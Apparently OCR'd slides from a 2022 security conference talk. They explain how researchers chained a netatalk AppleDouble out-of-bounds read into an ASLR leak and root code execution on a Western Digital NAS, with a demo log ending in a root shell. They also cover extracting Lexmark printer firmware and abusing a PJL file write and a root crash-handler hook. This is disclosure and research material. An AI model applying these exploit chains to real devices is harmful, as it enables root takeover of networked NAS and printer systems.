
ASLR Bypass - Building an Info Leak

- How to build an info leak?
  - Let's investigate what happens after the `memmove()`
- After modifying the contents, `map` file is truncated
- Then controlled `adouble` and `map` are passed to `ad_rebuild_adouble_header_osx`



```
memmove(map + ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI,
        map + ad_getentryoff(ad, ADEID_RFORK),
        ad_getentrylen(ad, ADEID_RFORK));

ad_setentrylen(ad, ADEID_FINDERI, ADEDLEN_FINDERI);
ad->ad_rlen = ad_getentrylen(ad, ADEID_RFORK);
ad_setentryoff(ad, ADEID_RFORK, ad_getentryoff(ad, ADEID_FINDERI) + ADEDLEN_FINDERI);

EC_ZERO_LOG( ftruncate(ad_reso_fileno(ad),
                       ad_getentryoff(ad, ADEID_RFORK)
                       + ad_getentrylen(ad, ADEID_RFORK)) );

(void)ad_rebuild_adouble_header_osx(ad, map);
```

`ad_rebuild_adouble_header_osx()` Logic



```
int ad_rebuild_adouble_header_osx(struct adouble *ad, char *adbuf)
{
    uint32_t       temp;
    uint16_t       nent;
    char           *buf;

    buf = &adbuf[0];
    temp = htonl( ad->ad_magic );
    memcpy(buf, &temp, sizeof( temp ));
    buf += sizeof( temp );
    ...
    memcpy(adbuf + ADEDOFF_FINDERI_OSX, ad_entry(ad, ADEID_FINDERI), ADEDLEN_FINDERI);
```

Text
Destination is our mapped file
Source is stack address + controlled offset
Fixed length

- We control this offset used in `ad_entry(ad, ADEID_FINDERI)`
- `ad` stack variable from `ad_header_read_osx()`
- We can index outside of `adouble.ad_data[AD_DATASZ_MAX];`
  - Copy out of bound stack data into the mapped file

NCCcon PORTAVENTURA 2022


Leaking the Data

- Converted `._mooncake` file contains converted AppleDouble contents
- Use Samba to read the file (restricted by AFP)
- We chose to leak the address of `__libc_start_main()`
    - This is what calls `main()` for `afpd`
    - Deterministic stack offset from `adosx`

Putting It All Together

- Write infoleak AppleDouble to `Public` to leak data
- Cause netatalk service to parse AppleDouble
    - A file containing `__libc_start_main()` is written
- Read file with samba, compute ASLR slide and `system()` address
- Write RCE AppleDouble to `Public`
- Cause netatalk service to parse AppleDouble
    - Crash occurs inside `ad_rebuild_adouble_header_osx()`
    - Controlled function pointer gets called during panic
    - Controlled command is run as root via `system()`

NAS Demo



```
test@test:~/mooncake$ sudo python3 mooncake.py -i 192.168.1.113
[sudo] password for test:
(12:01:24) [*] Triggering leak...
(12:01:25) [*] Connected to server
(12:01:30) [*] Leaked libc return address: 0x7f647b0a709b
(12:01:30) [*] libc base: 0x7f647b083000
(12:01:35) [*] Triggering system() call...
(12:01:35) [*] Using system address: 0x7f647b0c79c0
(12:01:35) [*] Connected to server
(12:01:37) [*] Connection timeout detected :)
(12:01:41) [*] Spawning a shell. Type any command.
id
uid=0(root) gid=0(root) euid=501(nobody) egid=1000(share) groups=1000(share)
pwd
/mnt/HD/HD_a2/Public/edg
uname -a
Linux MyCloudPR4100 4.14.22 #1 SMP Mon Dec 21 02:16:13 UTC 2020 Build-32 x86_64 GNU/Linux
```

Aftermath and "Patching"




- Western Digital chose to just remove `netatalk` service entirely
  - We weren't the only ones to exploit it
  - Probably wise given Apple already deprecated
- BONUS: QNAP also chose to remove it
  - Widely popular NAS vendor in Taiwan




Lexmark Printer (MC3224i)

Hardware Research

- Two printers purchased
- OTA update firmware is encrypted
- Hardware details
  - Marvell 88PA6220-BUX2 SoC
  - Micron MT29F2G08ABAGA NAND flash
  - JRIP1 connector used for UART
  - RX pin disabled, no shell
  - Not so interesting: DDR, 2Kb EEPROM, few TI motor stepper drivers

Areas of Interest on the PCB and UART Output






```
U-Boot 2018.07-AUTOINC+761a3261e9 (Feb 28 2020 - 23:26:43 +0000)
## Booting kernel from Legacy Image at 00a00000 ...
   Image Name:   Linux-4.17.19-yocto-standard-74b
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    4773352 Bytes = 4.6 MiB
   Load Address: 00008000
   Entry Point:  00008000
```

Extracting the Firmware From Flash

- Connect the TSOP-48 adapter to the flash programmer
- Delicate job performed under the microscope
  - Remove flash using heat gun
  - Clean flash pins carefully
  - Place flash carefully into adapter, align pins
- Programmer: select the specific model of flash
- Read content, if error clean pins again and repeat



Extracting the Firmware (cont.)

- Flash dump is exactly 285,212,672 bytes (272MB) long, more than expected 268,435,456 bytes (256MB)
- The extra bytes are the OOB data
  - Needs to be removed before image can be used
  - Contains error codes, and flags for bad block management among other things
  - Each page has 2048-byte usable data + 128 bytes OOB data (2176 bytes)
- Usable flash size = 272MB * 2048 / 2176 = 256MB


Analyzing the Dump

- 88PA6220 specifically for printers, but similar to other Marvell processors
- Flash image starts with few familiar images:
  - `TIM` (Trusted Image Module) header
  - `OBMI` - early bootloader
  - `OSLO` - contains U-Boot
  - More info available on blog for header format
- Following the Marvell images
  - After removing the Marvell headers we're left with a 253MB file
  - UBI signature "UBI#" present every page of each 64-page block (128 KB)
  - Contains erase count header
  - If block contains user data, second page has UBI volume signature "UBI!"
  - Contains volume metadata: volume name and block index
  - 62/64 pages in each block contain user data


PORTAVENTURA 2022

Extracting the Printer Binaries

- UBI Volumes Extraction
  - `ubireader_display_info` to view the volumes
  - `ubireader_extract_images` to extract the volumes
- Interesting to us
  - `img-0_vol-Base.ubifs` contains the interesting binaries (squashfs, read-only volume)
  - `img-0_vol-InternalStorage.ubifs` contains the user data (ubifs, writable volume)



Flash Image Processing (Summarized and Oversimplified)



Mission Accomplished

- Extract with `unsquashfs`
    - Can now access the binaries!

```
$ unsquashfs img-0_vol-Base.ubifs
$ ls -l Base_squashfs_dir
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 bin
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 boot
-rw-r--r--  1 cvisinescu cvisinescu  909 Jun 22  2021 Build.Info
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 dev
drwxr-xr-x 53 cvisinescu cvisinescu 4096 Jun 22  2021 etc
drwxr-xr-x  6 cvisinescu cvisinescu 4096 Jun 22  2021 home
drwxr-xr-x  8 cvisinescu cvisinescu 4096 Jun 22  2021 lib
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 media
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 mnt
drwxr-xr-x  5 cvisinescu cvisinescu 4096 Jun 22  2021 opt
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 pkg-netapps
dr-xr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 proc
drwx------  4 cvisinescu cvisinescu 4096 Jun 22  2021 root
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 run
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 sbin
```

Vulnerability Details

- Printer Job Language (PJL)
- Port 9100

```
@PJL SET PAPER=A4
@PJL SET COPIES=10
@PJL ENTER LANGUAGE=POSTSCRIPT
```

- PRET Tooling
- Vuln affected 100+ Lexmark models

Reaching the Vulnerable Function (Hydra)

- No symbols but lots of logging / error functions
- PJL commands registered in `setup_pjl_commands`
- We are interested in `LDLWELCOMESCREEN` an undocumented Lexmark command

```
int __fastcall setup_pjl_commands(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pjl_ctx = create_pjl_ctx(a1);
  pjl_set_datastall_timeout(pjl_ctx, 5);
  sub_11981C();
  pjlpGrowCommandHandler("UEL", pjl_handle_uel);
  ...
  pjlpGrowCommandHandler("LDLWELCOMESCREEN", pjl_handle_ldlwelcomescreen);
  ...
```

LDLWELCOMESCREEN

- Function called from handler function

```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = pjl_check_args(client_cmd, "FILE", "PJL_STRING_TYPE", "PJL_REQ_PARAMETER", 0);
  if ( result <= 0 )
    return result;
  filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
  return pjl_handle_ldlwelcomescreen_internal(filename);
}
```

pjl_handle_ldlwelcomescreen_internal

- Opens fd, calls inner function, closes fd and removes the file

```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char *filename)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !filename )
    return 0xFFFFFFFF;

  fd = open(filename, 0xC1, 0777); // open(filename,O_WRONLY|O_CREAT|O_EXCL, 0777)
  if ( fd == 0xFFFFFFFF )
    return 0xFFFFFFFF;
  ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd);// goes here
  if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
    pjl_process_ustatus_device_(20001);
  close(fd);
  remove(filename); // Removal is annoying!
  return ret;
}
```

PORTAVENTURA 2022

Understanding the File Write

- `pjl_ldwelcomescreen_internal2` just calls `pjl_ldwelcomescreen_internal3`
- `pjl_ldwelcomescreen_internal3` responsible for reading additional data and writing to to opened file
  - Client data received asynchronously and fills a 0x400 stack buffer
  - If 0x400 bytes received and buffer full, write is flushed to file. Then reset and repeat
  - If the PJL command's footer `@PJL END DATA` is received, discard footer, writes the accumulated received data (of size < 0x400 bytes) to the file, and exits

Observations:


- If we send more than 0x400 bytes but no footer, data is written but function blocks
  - File won't be deleted like this
- Send padding to ensure it reaches multiples of 0x400
- We fully reversed this (on the blog, but code is a bit big for this presentation)

Confirming the File Write

/usr/share/web/cgi-bin/eventlogdebug_se:

```
...
for i in 9 8 7 6 5 4 3 2 1 0; do
    if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ;
then
        cat /var/fs/shared/eventlog/logs/debug.log.$i
    fi
done
```

- File automatically deleted between 1min and 1m40
- Find something that uses it within that time



```
[++++++++++++++++++++++ Advanced EventLog (AEL) Retrieved Reports ++++
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++


[++++++++++++++++++++++  Advanced EventLog (AEL) Configurations   ++++
 rc = PROXY_OK
 result : Map
    AEL Debug Enabled : :i 1
    AEL Support Level : :i 251658243
    App Limit : :i 0
    Basic Limit : :i 20
    HC Configuration : :i 1
    HC Frequency : :i 1
    HC Stat Enabled : :i 0
    HealthCheck Limit : :i 100
    HealthCheck2 Limit : :i 100
    Supply Limit : :i 20
[++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

NCCcon PORTAVENTURA 2022

Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
ls ./squashfs-root/etc/libreport/events.d
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf  vimrc_event.conf
ccpp_event.conf           gconf_event.conf              smart_event.conf       vmcore_event.conf
centos_report_event.conf  koops_event.conf              svcerrd.conf
coredump_handler.conf     print_event.conf              uploader_event.conf
```

PORTAVENTURA 2022


Coredump Handler

- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-ccpp
which causes it to write
# an empty core file. Delete this file so we don't
attempt to use it.
EVENT=post-create type=CCpp
    [ "$(stat -c %s coredump)" != "0" ] || rm coredump
```

```
If you need to collect the data at the time of the crash
you need to create a hook that will be run as
a post-create event.

WARNING: post-create events are run with root privileges!
```

- Yeah this sounds exactly what we need!
- However, can we trigger a crash remotely?



```
Firmware Error [900.00]
uranium killed by SIGABRT
/usr/bin/uranium:463:remoteobject_se

IP Address: 192.168.1.4

To continue, power off, wait 10 seco
nds, power on.
```

AWK / Log Rotation Bug!

- Found through fuzzing HTTP server

```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print a[i]}' /tmp/doesnt_exist
free(): invalid pointer
Aborted
```

